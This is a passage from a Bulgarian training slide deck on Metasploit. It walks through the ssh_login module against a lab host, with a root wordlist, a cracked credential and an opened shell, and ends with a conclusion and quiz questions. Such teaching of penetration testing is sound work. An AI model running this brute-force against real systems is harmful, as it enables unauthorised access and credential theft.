Module options (auxiliary/scanner/ssh/ssh_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

SSH атака

```
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.229
```

```
RHOSTS => 192.168.1.229
```

```
msf auxiliary(ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
```

```
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
```

```
msf auxiliary(ssh_login) > set VERBOSE false
```

```
VERBOSE => false
```

```
msf auxiliary(ssh_login) > run
```

```
[*] 192.168.1.229:22 SSH - Starting bruteforce
```

```
[+] 192.168.1.229:22 SSH - Success: 'alex:ethical_hacking' 'uid=1000(alex)  
gid=1000(alex)
```


```
groups=1000(alex),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmin),  
113(sambashare) Linux nexpose 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri  
Jul 24 21:16:20 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux '
```

```
[*] Command shell session 1 opened (192.168.1.214:39146 -> 192.168.1.229:22)  
at 2016-01-26 16:02:29 +0200
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

Заключение




Заключение

- Metasploit е един от най-универсалните инструменти, свързани с целия етап на проверка на сигурността на отдалечени системи.
- Той ни позволява посредством лесен за употреба конзолен достъп или Web графичен интерфейс да сканираме мрежови сегменти и устройства, да анализираме за потенциални пропуски в сигурността и да стартираме атака, която цели да пренесе определен товар.
- Изключително популярен и мощен.
- Задължителен инструмент за етичните хакери.



Въпроси ... и награди ☺



Въпроси ... и награди

Колко версии на Metasploit се поддържат от Rapid7?

Отговор: 4



Въпроси ... и награди

Как се нарича най-основната библиотека при MSF?


Отговор: REX



Въпроси ... и награди

Чрез коя команда се импортират резултатите от сканиране с Nessus в Metasploit (ако Nessus не е инсталиран локално)?


Отговор: db_import



Въпроси ... и награди

Как се нарича инструментът за генериране на “shellcode” в MSF?

Отговор: msfvenom




БЛАГОДАРЯ ЗА ВНИМАНИЕТО

БАРЗИКТ



www.ict-academy.bg  info@ict-academy.bg



Българска асоциация
за развитие на знанията
за информационните и
комуникационни технологии